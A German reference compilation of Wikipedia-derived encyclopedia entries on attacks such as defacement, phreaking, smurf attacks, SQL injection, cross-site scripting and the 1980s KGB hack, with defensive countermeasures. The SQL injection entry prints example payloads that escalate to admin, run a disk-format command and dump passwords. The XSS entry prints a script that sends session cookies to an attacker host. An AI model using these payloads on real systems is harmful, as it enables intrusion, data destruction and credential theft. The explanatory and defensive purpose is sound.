*Quelle: http://de.wikipedia.org/wiki/Denial_of_Service. Historie: 24.1.03: Anonym angelegt, danach bearbeitet von den Hauptautoren Matthyk, Lothar Kimmeringer, Fgb, OWeh, DanielP, Sven423, Don Quichote, Diddi, MichaelDiederich, D, SniperBeamer, OderWat, Mikue, Cherubino, Moewe, Steven Malkovich, Achim Raschka, Kurt Jansson, Triton, YurikBot, Nicog, Gulli, Remi, Jailbird, Merkel, RobotQuistnix, Gauss, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Defacement

Defacement (engl. für »Entstellung« oder »Verunstaltung«) bezeichnet in der EDV das unberechtigte Verändern einer Website. Meistens betrifft das die Einstiegsseite. Normalerweise werden Sicherheitslücken in Webservern ausgenutzt oder Passwörter durch Methoden wie ➡Brute Force oder ➡Social Engineering herausgefunden. Ähnlich wie in der Graffitiszene werden von denjenigen, die die Verunstaltungen durchgeführt haben, Bilder oder Sprüche hinterlassen. Diese veränderten Seiten bleiben in verschiedenen Archiven zu besichtigen.

*Quelle: http://de.wikipedia.org/wiki/Defacement. Historie: 4.10.02: Angelegt von Nerd, danach bearbeitet von den Hauptautoren Kris Kaiser, Elian, Fab, Nerd, Diddi, Ulrich.fuchs, Head, Achim Raschka, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Hijacking

Hijacking bezeichnet im Sprachgebrauch des Internets im Allgemeinen den Versuch einer Übernahme einer Internetdomäne bzw. der Inhalte einer Domäne oder eines Benutzerkontos (z. B. Mail, Ebay, Amazon). Im Falle der mehr oder minder legalen Übernahme eines Domänennamens wird dies auch als *Domaingrabbing* bezeichnet, werden die Inhalte durch ➡Hacker-Techniken verändert, spricht man auch von ➡*Defacement*.

Folgende Auswahl zeigt, welche Vorgänge im Besonderen unter den Begriff fallen:

- Domain-Name-Hijacking – Versuch, durch Klage o. Ä. rechtliche Maßnahmen den Namen einer Internetdomäne zu erhalten
- Network-Hijacking – Übernahme eines schlecht geschützten Servers im Internet bzw. in einem WLAN, dabei wird oft der eigentliche Besitzer des Servers »ausgesperrt«
- Typing-Error-Hijacking bzw. Type-Writing-Hijacking – Versuch, User auf eine Webseite zu locken, indem ähnliche oder sich durch Tippfehler ergebende Namen einer sehr bekannten Webseite verwendet werden
- Browser-Hijacking – Änderung der Startseite bzw. der Suchseite eines Browsers auf eine vom Benutzer nicht gewünschte Seite durch ein bösartiges Programm
- Suchmaschinen-Hijacking – Das Linken auf eine URL über Header-anweisungen des HTTP-Headers. Es wird dabei nicht normal, sondern dynamisch auf Seiten verlinkt. Der Code 302 signalisiert dem Browser, dass die Inhalte an eine andere URL verschoben wurden. Dies führte aber durch einen Bug in der Suchmaschine von Google dazu, dass die verlinkten Seiten aus dem Index entfernt wurden.
- TCP-Hijacking – Erfolgreiche Übernahme bzw. Unterbrechung einer TCP-Verbindung durch das Erraten der auf eine *Sequenznumber* folgenden *Acknowledgmentnumber*. Oftmals werden zugleich Spoofing-Techniken eingesetzt, um die Verbindung zu übernehmen. Der Absender wird dabei auf ein falsches Ziel umglenkt oder zwar auf das eigentliche Ziel, jedoch über den Rechner des Angreifers als Zwischenhändler der Verbindung (➡Man-In-The-Middle-Angriff).

*Quelle: http://de.wikipedia.org/wiki/Hijacking. Historie: 15.7.04: Angelegt von Finanzer, danach bearbeitet von den Hauptautoren Finanzer, Neo23x0, Amogorkon, Stern, Fomafix, Adomnan, MichaelDiederich, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Phreaking

Phreaking bezeichnet das in der Regel illegale Manipulieren von Telefonsystemen.

Dabei geht es normalerweise um die kostenlose Benutzung analoger Systeme von Telefonzellen aus (Bluebox), das Nutzen spezieller kostenfreier Rufnummern für Telefontechniker, über die zeitweilig Verbindungen zu beliebigen Gegenstellen hergestellt werden konnten, und Ähnliches.




Abb. 17: John T. Draper ist einer der ersten Phreaker

Grundlage war ein Entwurfsfehler im analogen Telefonnetz der USA, der ab den 1960er Jahren zunehmend bekannt wurde – viele Funktionen des Netzes wurden ohne Authentifizierung über Signaltöne gesteuert, die mittels einfacher selbstgebastelter elektronischer Schaltungen von jedermann eingespeist werden konnten. Dazu wurde mittels der imitierten Ton-Steuersignale ein kostenloser Anruf (z. B. ein Ortsgespräch) beendet, jedoch war es möglich, nach dieser besonderen Art der Gesprächsbeendigung eine neue Nummer (z. B. ein teures Ferngespräch) zum alten (kostenlosen) Tarif zu wählen. Viele **Phreaks** betrieben es, um die damals noch recht hohen Telefonkosten für ihre langandauernde Modem- oder Akustikkoppler und DFÜ Verbindungen nicht tragen zu müssen.

Das Wort und die Methode brachte vor allem der Telefonhacker John T. Draper (Aliasname Captain Crunch) in den späten 1960er Jahren in Umlauf und prägte auch den Namen Blue Boxing. AT&T war jahrelang machtlos, da zum Unterbinden des Phreakings ein großer Teil der Netzinfrastruktur im ganzen Land ersetzt werden musste.

In Deutschland bediente man sich dieser Möglichkeit über die Nutzung von kostenfreien 0130 Nummern (heute 0800). Man ließ sich mit Überseer-Gegenstellen verbinden und schickte erst nach Verbindung über den Satelliten die bekannten BlueBox-Töne über die Leitung. Gegen 1991/1992 nahm das kostenlose Telefonieren in der Masse (wohl auch verstärkt durch die illegalen Computer-Szenen auf dem Commodore Amiga und C64) über Blue-Boxes derartig zu, dass Gegenmaßnahmen getroffen wurden. Am Anfang kam es zu kleinen Änderungen der Frequenzreihenfolge/länge. In Deutschland war zu dieser Zeit die Verwendung von BlueBoxes durch den stetig steigenden Aufbau des digitalen Netzes jedoch bereits sehr gefährlich und dadurch uninteressanter geworden. Durch die digitale Technik war ein Aufspüren (Tracing) des benutzenden Anschlusses in Sekundenschnelle möglich.

Erste Versionen von Telefonkarten (bzw. der Kartentelefone) ließen sich ebenfalls manipulieren, um kostenlos zu telefonieren, ebenso wie es heute Softwareprogramme gibt, um Calling-Card-Nummern zu generieren.

Phreaking wurde oft zum Zwecke des ➡Hackens bzw. ➡Crackens betrieben, also dem Eindringen in fremde Computer. In diesem Zusammenhang dienten diese technischen Schaltungen auch dazu, die Rückverfolgung solcher illegalen Aktivitäten zu erschweren (Aquabox).

Als *Van-Eck-Phreaking* bezeichnet man eine Form der elektronischen Spionage. Die von elektrischen Geräten (z. B. Computermonitoren) abgestrahlten elektromagnetischen Wellen werden über größere Entfernungen hinweg aufgefangen und die übertragenen Daten daraus rekonstruiert.

### Zeitschriften

- *Datenschleuder* – das Fachmagazin des Chaos Computer Clubs (CCC)
- *Phrack-Magazin* – ein rein elektronisches Magazin
- *TAP* und *2600 magazine* sind US-amerikanische Magazine

*Quelle: http://de.wikipedia.org/wiki/Phreaking. Historie: 20.3.04: Anonym angelegt, danach bearbeitet von den Hauptautoren Skriptor, Evr, JunK, Siehe-auch-Löscher, Caliga, Markus Schweiß, Jailbird, Sansculotte, Steven Malkovich, Kju, Fake.kevin, Sturmbringer, Wölkchen, Parzi, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Smurf-Attacke

Als Smurf-Attacke bezeichnet man eine besondere Art eines Angriffs auf ein Computersystem oder -netzwerk.

Bei einem Smurf-Angriff sendet ein Angreifer ICMP-Echo-Requests (Pings) mit der Absender-Adresse des Opfers an die Broadcast-Adresse eines Routers. Je nach seiner Konfiguration leitet der Router diese Anfrage in das innere Netz weiter. Das hat zur Folge, dass alle angeschlossenen Clients dem Opfer auf die vermeintliche Anfrage antworten. Je nach Anzahl der Clients kann der Angreifer auf diese Art mit nur einem ICMP-Paket eine hohe Anzahl von Antworten an das Opfer erzeugen.

Router, die durch ihre Konfiguration einen solchen Angriff ermöglichen, werden Smurf-Amplifier genannt.

Nutzt der Angreifer beispielsweise seine 1Mbit-Leitung aus und sendet Pings an einen Amplifier, an den 1000 Clients angeschlossen sind, so wird das Opfer mit einem Stream von knapp 1GBit konfrontiert. Dies führt je nach Opfer zu einer völligen Auslastung des Netzwerks oder des Betriebssystems, einem Überlaufen des Netzwerkstacks oder zum Absturz des Systems.

Man spricht in diesem Fall auch von einer (D)DoS-Attacke (➡Denial of Service).

*Quelle: http://de.wikipedia.org/wiki/Smurf-Attacke. Historie: 9.11.04: Angelegt von Nightwish62, danach bearbeitet von den Hauptautoren Nightwish62, Quadriat, Dickbauch, Zumbo. 12.1.06-1.2.06: WikiPress-Redaktion.*

## SQL-Injektion

SQL-Injektion (engl.: *SQL Injection*) bezeichnet das Ausnutzen einer Sicherheitslücke in Zusammenhang mit SQL-Datenbanken. Diese entsteht bei mangelnder Maskierung oder Überprüfung von Funktionszeichen. Der Angreifer versucht über die Anwendung, die den Zugriff auf die Datenbank bereitstellt, eigene Datenbankbefehle einzuschleusen. Sein Ziel ist es dabei, Kontrolle über die Datenbank oder den Server zu erhalten.

### Auftreten

SQL-Injection-Bugs treten auf, wenn eine Applikation SQL-Abfragen an den Server weiterreicht, ohne die vom Benutzer eingegebenen Parameter gesondert zu prüfen und etwaig enthaltene Funktionszeichen zu maskieren, und ihnen so die Sonderfunktion zu nehmen. Funktionszeichen in

SQL sind zum Beispiel der umgekehrte Schrägstrich, der Apostroph oder das Semikolon. Diese Zeichen können durch Voranstellen des Maskierungszeichens, einem umgekehrten Schrägstrich, als Text gekennzeichnet werden. Dieser Vorgang wird auch »Escapen« genannt. Ein Beispiel: Die vom Benutzer eingegebene Zeichenfolge »Mit '\n' wird ein Zeilenumbruch erzeugt« wird korrekt maskiert als »Mit \'\\n\' wird ein Zeilenumbruch erzeugt« an die Datenbank übergeben. Außerdem muss sichergestellt werden, dass Datentypen eingehalten werden; so dürfen zum Beispiel Zahlen nur aus Ziffern und dem Dezimaltrennzeichen bestehen.

Oft zu finden sind SQL-Injection-Lücken in CGI-Scripten und auch in Programmen, die Daten wie Webseiteninhalte oder ➡E-Mails in SQL-Datenbanken eintragen. Nimmt ein solches Programm die Maskierung nicht korrekt vor, kann ein Angreifer durch den gezielten Einsatz von Funktionszeichen weitere SQL-Anforderungen einschleusen oder die Abfragen so manipulieren, dass zusätzliche Daten ausgegeben werden. In einigen Fällen besteht auch die Möglichkeit, Zugriff auf eine Shell zu erhalten, was im Regelfall die Möglichkeit zur Kompromittierung des gesamten Servers bedeutet.

*Stored Procedures* sind in diesem Zusammenhang sicherer. Dabei werden die Benutzereingaben in einem Programm an die Stored Procedures übergeben. Erst dort wird die SQL-Abfrage erzeugt und ausgeführt, wodurch die Injektion weiterer SQL-Befehle in Benutzereingaben verhindert wird.

### Vorgang

**Veränderung von Daten –** Auf einem Webserver findet sich das Script find.cgi zum Anzeigen von Artikeln. Das Script akzeptiert den Parameter »ID«, welcher später Bestandteil des SQL-Befehls wird. Folgende Tabelle soll dies illustrieren:

| | **Erwarteter Aufruf** |
|---|---|
| **Aufruf** | http://webserver/cgi-bin/find.cgi?ID=**42** |
| **Erzeugtes SQL** | SELECT author, subjekt, text FROM artikel WHERE ID=**42** |
| | **SQL-Injektion** |
| **Aufruf** | http://webserver/cgi-bin/find.cgi?ID=**42;UPDATE+USER+SET+TYPE="admin"+WHERE+ID=23** |
| **Erzeugtes SQL** | SELECT author, subjekt, text FROM artikel WHERE ID=**42; UPDATE USER SET TYPE="admin" WHERE ID=23** |

Wie man erkennen kann, wird dem Programm ein zweiter SQL-Befehl untergeschoben, der die Benutzertabelle modifiziert.





**Datenbank Server verändern –** Auf einem Webserver findet sich das Script search.aspx zum Suchen nach Webseiten. Das Script akzeptiert den Parameter »keyword«, welcher später Bestandteil des SQL-Befehls wird. Folgende Tabelle soll dies illustrieren:

| | **Erwarteter Aufruf** |
|---|---|
| **Aufruf** | http://webserver/search.aspx?keyword=**sql** |
| **Erzeugtes SQL** | SELECT url, title FROM myindex WHERE keyword LIKE '%**sql**' |
| | **SQL-Injektion** |
| **Aufruf** | http://webserver/search.aspx?keyword=**sql'+GO+EXEC+cmdshell('format+C')+--** |
| **Erzeugtes SQL** | SELECT url, title FROM myindex WHERE keyword LIKE '%**sql'**<br>**GO EXEC cmdshell('format C') --'** |

Hier wird der eigentlichen Abfrage ein weiterer Befehl angehängt. Die zwei Bindestriche (--) kommentieren das Hochkomma als Überbleibsel der eigentlichen Anfrage aus. Der Befehl ermöglicht das Formatieren der Festplatte, aber auch Downloads oder Ähnliches lassen sich dadurch erzeugen.

**Ausspähen von Daten –** Auf manchen SQL-Implementationen ist die UNION-Klausel verfügbar. Diese erlaubt es, mehrere SELECTs gleichzeitig abzusetzen, die dann eine gemeinsame Ergebnismenge zurückliefern. Durch eine geschickt untergeschobene UNION-Klausel kann man beliebige Tabellen und Systemvariablen auslesen.

| | **Erwarteter Aufruf** |
|---|---|
| **Aufruf** | http://webserver/cgi-bin/find.cgi?ID=**42** |
| **Erzeugtes SQL** | SELECT author, subjekt, text FROM artikel WHERE artikel ID=**42** |
| | **SQL-Injektion** |
| **Aufruf** | http://webserver/cgi-bin/finduser.cgi?ID=**42+UNION+SELECT+login,+password,+'x'+FROM+user** |
| **Erzeugtes SQL** | SELECT author, subjekt, text FROM artikel WHERE ID=**42**<br>**UNION SELECT login, password, 'x' FROM user** |

Das »x« beim UNION SELECT ist nötig, weil alle mit UNION verknüpften SELECTs die gleiche Anzahl von Spalten haben müssen. Der Angreifer muss also wissen, wie viele Spalten die ursprüngliche Abfrage hat.

Ist der Datenbankserver fehlerhaft konfiguriert und hat beispielsweise der Benutzer, der aktuell mit der Datenbank verbunden ist und über

den die SQL-Injection abgesetzt werden soll, Zugriff auf Systemdatenbanken, so kann der Angreifer über eine einfache SQL-Syntax wie »Systemdatenbank.SystemtabelleMitTabellenAuflistung« auf die Systemtabellen zugreifen und sämtliche Tabellen einer bestimmten Datenbank auslesen, wodurch er wichtige Informationen erhält, um weitere Angriffe durchzuführen und tiefer in das System einzudringen.

**Einschleusen von beliebigem Code –** Eine weniger bekannte Variante stellt auch gleichzeitig die potenziell gefährlichste dar. Wenn der Datenbankserver die Kommandos SELECT … INTO OUTFILE beziehungsweise SELECT … INTO DUMPFILE unterstützt, können diese Kommandos dazu benutzt werden, Dateien auf dem Dateisystem des Datenbankservers abzulegen. Theoretisch ist es dadurch möglich, falls das Bibliotheksverzeichnis des Betriebssystems oder des Datenbankservers für denselben beschreibbar ist (wenn dieser zum Beispiel als Root läuft), einen beliebigen Code auf dem System auszuführen.

**Zeitbasierte Angriffe –** Wenn der Datenbankserver *Benchmark*-Funktionen unterstützt kann der Angreifer diese dazu nutzen, um Informationen über die Datenbankstruktur in Erfahrung zu bringen. In Verbindung mit dem if-Konstrukt sind der Kreativität des Angreifers kaum Grenzen gesetzt.

Das folgende Beispiel benötigt auf einem MySQL-Datenbankserver mehrere Sekunden, falls der gegenwärtige User Root ist:

```
SELECT if(user() like 'root@%', benchmark(100000,
   sha1('test')), 'false');
```

**Erlangung von Adminstratorrechten –** Bei bestimmten Datenbankservern, wie dem Microsoft SQL Server, werden Stored Pocedures mitgeliefert, die unter anderem dazu missbraucht werden können, einen neuen Benutzer auf dem angegriffenen System anzulegen.

Diese Möglichkeit kann dazu benutzt werden, um zum Beispiel eine Shell auf dem angegriffenen Rechner zu starten.

### Gegenmaßnahmen

Es ist nicht schwer, bestehende Programme so umzubauen, dass SQL-Injektionen nicht mehr möglich sind. Das hauptsächliche Problem der meisten Programmierer ist fehlendes Wissen über diese Art von Angriffen. Nachfolgend einige Beispiele, um die Angriffe abzuwehren.





Außerdem sollten nicht benötigte Stored Procedures aus dem Datenbanksystem entfernt werden. Beim Microsoft SQL Server sollte auch geprüft werden, ob der Einsatz unter einem Account mit eingeschränkten Zugriffsrechten möglich ist, was in der Regel der Fall sein dürfte.

**Microsoft .NET Framework –** Im .NET Framework gibt es einfache Objekte, mit denen man solche Probleme umgeht.

Anstatt

```
SqlCommand cmd = new SqlCommand("SELECT spalte1 FROM
   tabelle WHERE spalte2 = '" + spalte2Wert + "';");
```

sollte Folgendes verwendet werden:

```
string spalte2Wert = "Mein Wert";
SqlCommand cmd = new SqlCommand("SELECT spalte1 FROM
   tabelle WHERE spalte2 = @spalte2Wert;");
cmd.Parameters.Add("@spalte2Wert", spalte2Wert);
```

**Java –** SQL-Injection kann leicht durch bereits vorhandene Funktionen verhindert werden. In Java wird zu diesem Zweck die *PreparedStatement*-Klasse verwendet.

Anstatt

```
Statement stmt = con.createStatement();
ResultSet rset = stmt.executeQuery("SELECT spalte1 FROM
   tabelle WHERE spalte2 = '"
                + spalte2Wert + "';");
```

sollte Folgendes verwendet werden:

```
PreparedStatement pstmt = con.prepareStatement("SELECT
   spalte1 FROM tabelle WHERE spalte2 = ?");
pstmt.setString(1, spalte2Wert);
ResultSet rset = pstmt.executeQuery();
```

Der Mehraufwand an Schreibarbeit durch die Verwendung der Prepared-Statement-Klasse zahlt sich jedoch durch einen positiven Performancegewinn aus, da durch die Angaben bereits im Voraus eine Optimierung durchgeführt werden kann.

**PHP –** In PHP wird zu diesem Zweck die Funktion »mysql_real_escape_string()« verwendet, die jedoch lediglich für eine MySQL-Verbindung benutzbar ist. Wird eine andere Datenbank benutzt, so steht diese Funktion nicht zur Verfügung, jedoch hält PHP für fast jede Datenbank eine solche Escape-Funktion bereit. Die PHP-Oracle-Funktionen beispielsweise besitzen keine Escapefunktion, hingegen können sie PreparedStatements verwenden, was bei der beliebten MySQL-Datenbank erst mit den Funktionen von MySQLi möglich geworden ist.

Anstatt

```
$abfrage = "SELECT spalte1 FROM tabelle WHERE spalte2 = '".
   $ _ POST['spalte2Wert']."'";
$query = mysql _ query($abfrage) or die("Datenbankabfrage
   ist fehlgeschlagen!");
```

sollte Folgendes verwendet werden:

```
$abfrage = "SELECT spalte1 FROM tabelle WHERE spalte2 = '".
   mysql _ real _ escape _ string($ _ POST['spalte2Wert'])."'";
$query = mysql _ query($abfrage) or die("Datenbankabfrage
   ist fehlgeschlagen!");
```

Falls man eine Einflussmöglichkeit auf die Konfigurationsdatei php.ini hat, kann man auch die Option »magic_quotes_gpc = off« auf »magic_quotes_gpc = on« stellen. Dies ist jedoch an sich nicht empfehlenswert, da manche, nicht selber programmierte Scripte eigenständig über Funktionen wie »addslashes()« oder das bereits weiter oben genannte mysql_real_escape_string() escapen , d. h. dass bereits allen relevanten Zeichen in den Benutzereingaben durch magic_quotes ein Backslash vorangestellt wurde und nun durch die Escape-Funktion erneut ein Backslash vorangestellt wird. Somit verfälscht man die Benutzereingaben und erhält anstatt einem einfachen Anführungszeichen ein Anführungszeichen mit vorangestellt-





tem Backslash ( \" ) zurück. Die folgende Funktion erkennt selbstständig, ob die »magic_quotes« aktiviert sind, und verfährt dementsprechend:

```
function quotesqlvar($value)
{
  // Stripslashes if quoted
  if (get _ magic _ quotes _ gpc()) {
    $value = stripslashes($value);
  }
  // Quote if not integer
  if (!is _ numeric($value)) {
    $value = "'".mysql _ real _ escape _ string($value)."'";
  }
  return $value;
}
```

Auf den ersten Blick scheint es hier von Vorteil zu sein, dass in einem Aufruf von mysql_query() lediglich ein SQL-Statement ausgeführt wird. Allerdings kann ein Angreifer das UNION-Schlüsselwort verwenden, um weitere SQL-Statements (bei MySQL sogar UPDATE und DELETE) einzuschleusen.

**Perl –** Das datenbankunabhängige Datenbankmodul DBI unterstützt eine ähnliche »prepare«-Syntax, die auch im Java-Beispiel zu sehen ist.

```
$statementhandle = $databasehandle->prepare("SELECT
   spalte1 FROM tabelle WHERE spalte2 = ?");
$returnvalue = $statementhandle->execute( $spalte2Wert );
```

**MS-SQL –** Über parametrisiertes Kommando kann die Datenbank vor SQL-Code-Injection geschützt werden:

```
SELECT COUNT(*) FROM Users WHERE UserName=? AND UserPass-
   word=?
```

*Quelle: http://de.wikipedia.org/wiki/SQL-Injektion. Historie: 6.7.04: Angelegt von LuckyStarr, danach bearbeitet von den Hauptautoren LuckyStarr, Interactive, Shurakai, Volty, Hendrik Brummermann, J Schmitt, Steven Malkovich, Sechmet, Flominator, Achim Raschka, Atamari, Raymond, Udm, D, Odigo, YurikBot, Jacks grinsende Rache, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Cross-Site Scripting

Cross-Site Scripting (XSS) bezeichnet das Ausnutzen einer ➡Computersicherheitslücke, indem Informationen aus einem Kontext, in dem sie nicht vertrauenswürdig sind, in einen anderen Kontext eingefügt werden, in dem sie als vertrauenswürdig eingestuft sind. Aus diesem vertrauenswürdigen Kontext kann dann ein Angriff gestartet werden.

Die Bezeichnung »Cross-Site« leitet sich von der Art ab, wie diese Attacke webseitenübergreifend ausgeführt wird (auf einer vom Angreifer kontrollierten Seite steht beispielsweise ein präparierter Hyperlink, der zur vermeintlich vertrauenswürdigen Website einer meist ahnungslosen dritten Partei führt).

Cross-Site Scripting wird manchmal auch CSS abgekürzt, hat jedoch nichts mit der Cascading-Style-Sheet-Technologie zu tun, die weit häufiger CSS genannt wird.

### Funktionsweise

Hinter dem Begriff Cross-Site Scripting verbergen sich zwei grundsätzlich unterschiedliche Angriffsvektoren, die immer wieder verwechselt oder undifferenziert betrachtet werden. Es handelt sich dabei um die beiden Folgenden:

**Clientseitig –** Beim clientseitigen Cross-Site Scripting wird Code auf der Seite des Clients ausgeführt, etwa dem Webbrowser oder ➡E-Mail-Programm. Daher muss der Angreifer seinem Opfer einen präparierten Hyperlink zukommen lassen, den er zum Beispiel in eine Webseite einbindet oder in einer E-Mail versendet. Es werden häufig URL-Spoofing-Techniken und Kodierungsverfahren eingesetzt, um den Link unauffällig oder vertrauenswürdig erscheinen zu lassen.

Ein klassisches Beispiel für clientseitiges Cross-Site Scripting ist die Übergabe von Parametern an ein CGI-Skript einer Website. So ist es unter Umständen möglich, manipulierte Daten an den Benutzer zu senden. Diese Daten sind oft Code einer clientseitigen Skriptsprache, die als Parameter an eine Website übergeben werden. Wenn dieser Code dann in der vom Server zurückgesendeten Webseite wieder auftaucht, kann es dazu führen, dass der Webbrowser des Benutzers diesen Code ausführt. Dies kann erreicht werden, indem Daten in ein Formular auf der Seite eingegeben werden, das normalerweise als Eingabefenster für ein Webforum dient, oder indem eine URL mit dem Code als Parameter veröffentlicht wird, auf die die User klicken (z. B. in E-Mails oder im Usenet).





Gefährlich wird dies, wenn die Website, auf der der Code untergebracht wurde, im lokalen Browser mit besonderen Sicherheitsrechten (Privilegien) ausgestattet ist. Der Code kann dann in Abhängigkeit von der Mächtigkeit der Skriptsprache verschiedene Dinge tun, die mit den Rechten des lokalen Benutzers möglich sind. Alternativ kann der Code auch Cookies mit Anmeldeinformationen stehlen.

Da aus Bequemlichkeitsgründen auf Microsoft-Windows-Systemen der lokale Benutzer häufig mit Administratorrechten ausgestattet ist, ist dies bereits eine potenziell sehr gefährliche Konstellation. Aber auch ohne Administratorrechte kann der Angreifer versuchen, durch Ausnutzung von Sicherheitslücken bei der Ausführung der betreffenden Skriptsprache diese Rechte zu erlangen.

**Serverseitig –** Beim serverseitigen Cross-Site Scripting wird versucht, Code auf dem Server auszuführen. Dies ist z. B. durch PHPs »include«-Anweisungen möglich. Unter PHP ist es möglich, Dateien von anderen Rechnern einzubinden, also auch von einem Rechner eines Angreifers. Etliche Programmiersprachen wie Perl bieten die Möglichkeit, lokal Programme über eine Shell auszuführen. Wird ein lokales Programm mit benutzermanipulierbaren Parametern aufgerufen und die Parameter nicht entsprechend gefiltert, ist es möglich, weitere Programme aufzurufen. So können etwa Dateien geändert oder sensible Daten ausgespäht werden.

Neuerdings werden *Webspider*, wie der Google Suchroboter, missbraucht, um serverseitige XSS- und ➡SQL-Injektion-Attacken auszuführen. Hierzu wird ein präparierter Link auf einer Webseite veröffentlicht. Sobald ein Webspider diesem Link folgt, löst er die Attacke aus. Dadurch taucht die IP-Adresse des Spiders und nicht die des eigentlichen Angreifers in den Protokollen des angegriffenen Systemes auf.

### Schutz

Um eine Webanwendung vor XSS-Angriffen zu schützen, müssen alle eingehenden Parameter als unsicher betrachtet und vor der Verwendung entsprechend geprüft werden. Hier treffen die Zitate eines Microsoft-Mitarbeiters zu, der ein Buch *Never trust the client* und sein nächstes bereits *All incoming data is EVIL* nannte. Wie kann man diese Klimax erklären? Jegliche Daten, die einmal beim Client, d. h. beim Besucher der Website, waren, sind potenziell verseucht. So könnte sich beispielsweise ein Mitglied in einem Forum `hallo<script>alert("test");</script>` nennen.

Werden die in dem String enthaltenen Steuerzeichen (<, > und ") und Tags (<script>) vor der Ausgabe an den Browser nicht in HTML übersetzt (in PHP beispielsweise per `htmlspecialchars()`), so führt der Browser sie als JavaScript aus. Der Betrachter der Seite sieht lediglich als Anzeige hallo – erhält jedoch eine nervige Box mit der Schrift »test«. Möglich hierbei wäre z. B. auch, im Benutzernamen JavaScript Code einzufügen, mit dessen Hilfe man das Sessioncookie des Benutzers an einen fremden Rechner schickt (`Horst <script>(new Image).src=''http://www.boeserechner.de/s/c.php?c=''+escape(document.cookie);</script>`). Folgerichtig darf eine HTML-Eingabe eines Benutzers nicht unversehens an andere Benutzer zurückgeschickt werden. Auch das Verbot des <script>-Tags führt nicht zum Erfolg, da auch diverse andere Tags für XSS missbraucht werden können.

Durch Ausschalteten von JavaScript (Active Scripting) im Browser kann man sich gegen clientseitige XSS-Angriffe schützen. Allerdings bieten einige Browser weitere Angriffsvektoren.

*Quelle: http://de.wikipedia.org/wiki/Cross-Site_Scripting. Historie: 2.2.04: Angelegt von Echoray, danach bearbeitet von den Hauptautoren Echoray, Fabian Bieker, Shurakai, Togs, Hendrik Brummermann, Achim Raschka, Steven Malkovich, H-P, Vlado, Marsupilami, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## KGB-Hack

Der KGB-Hack ist die Bezeichnung für eine Reihe von Einbrüchen in verschiedene westliche Computersysteme zwischen 1985 und 1989. Es war die Tat einer Hannoverschen ➡Hackergruppe um Karl Koch und Markus Hess.

### Geschichte

Auf dem regelmäßig stattfindenden Hacker-Treff im Hannoverschen Restaurant »Bistro Casa« lernt Karl Koch, der sich in der Szene Hagbard Celine nennt, 1985 den Hacker Dirk Breschinski alias DOB kennen. Nachdem sie gemeinsam einige Hacks durchgeführt haben, gelangt Koch über ihn an den Croupier Pedro (bürgerlich Peter Carl), der sich in notorischen Geldsorgen befindet und in den Fähigkeiten der beiden eine Möglichkeit zum Geldverdienen sieht. Die Idee, ihre Entdeckungen auf den gehackten Rechnern an den KGB zu verkaufen, stammt von Pedro. Gemeinsam fahren die drei zur russischen Botschaft nach Ost-Berlin, um sich dem KGB anzubieten. Nachdem man sie dort wegen ihres Anliegens ausgelacht und





fast weggeschickt hat, ist doch noch ein Mitarbeiter der Ost-Berliner KGB-Residenz mit dem Namen Sergej bereit, ihnen zuzuhören. Die Hacker sollen zunächst einmal Testmaterial liefern, um dem KGB zu beweisen, dass sie es ernst meinen und etwas können. Ein Jahr lang hacken sich Koch, DOB und andere Hacker, die nicht unbedingt über die KGB-Verbindung und die Geldflüsse seitens des KGB informiert sind, in verschiedene Rechner von Firmen und Organisationen in Deutschland und der ganzen Welt ein. Pedro wird der Mittelsmann zwischen den Hackern und dem KGB, er liefert die Ergebnisse nach Ost-Berlin und bringt von dort Geld (insgesamt mehrere zehntausend DM) und neue Aufträge des KGB mit.

Im April 1986 kommt es zur Atomreaktor-Explosion von Tschernobyl. Karl Koch, zu diesem Zeitpunkt schon lange schwer drogenabhängig und in einem oft zweifelhaften geistigen Zustand, sieht dies als unmittelbare Folge eines seiner Hacks an, da er kurz vorher in den Rechner eines Atomkraftwerks eingedrungen war. Sein Zustand verschlechtert sich so weit, dass er aus der KGB-Gruppe ausgeschlossen wird und ein Freund ihn schließlich zwecks Entziehungskur in eine psychiatrische Klinik bringt. Die anderen Mitglieder der Gruppe hacken derweil unvermindert weiter für Geld.

Durch monatelange detektivische Kleinarbeit und das Stellen von Fallen gelingt es Clifford Stoll (Systemadministrator in Berkeley) und anderen, die Spur der Hacker nach Deutschland zurückzuverfolgen. Im Juni 1987 wird schließlich die Wohnung von Markus Hess (alias Urmel) durchsucht, ein Haftbefehl ergeht. Da die benutzte Fangschaltung aber nicht gerichtlich genehmigt war, muss das Ermittlungsverfahren später eingestellt werden.

Eine Zeit lang geht es mit Koch bergauf. Da er Mitte 1988 in Geldsorgen ist, bietet er einem NDR-Reporter ein Geschäft an: Gegen 10.000 DM will er vor laufender Kamera in den Rechner der Kernforschungsanlage Jülich eindringen. Außerdem präsentiert er dem Reporter vertrauliche Unterlagen über die Terror-Fahndung aus einem Polizei-Rechner (die zwar echt sind, aber nicht von ihm selbst »erhackt« worden sind). Informationen über diese Tatsache gelangen aus dem NDR nach draußen, woraufhin eine Hausdurchsuchung im Funkhaus Hamburg stattfindet. Die Verantwortlichen streiten natürlich ab, Koch Geld für kriminelle Aktivitäten angeboten zu haben. Koch stellt sich am 5. Juli 1988 dem Verfassungsschutz und sagt in monatelangen Verhören umfassend über seine Aktivitäten, nicht nur in Sachen KGB, aus.

Am 1. März 1989 wird – nach monatelanger Beschattung durch die Polizei und den Bundesnachrichtendienst – in einer bundesweiten Aktion die

KGB-Hack-Gruppe zerschlagen. Im ARD-Brennpunkt am gleichen Abend wird daraus »der größte Spionagefall seit Guillaume«. Am 15. Februar 1990 werden die am KGB-Hack beteiligten – DOB, Pedro und Urmel – zu Freiheitsstrafen auf Bewährung zwischen 14 Monaten und 2 Jahren verurteilt.

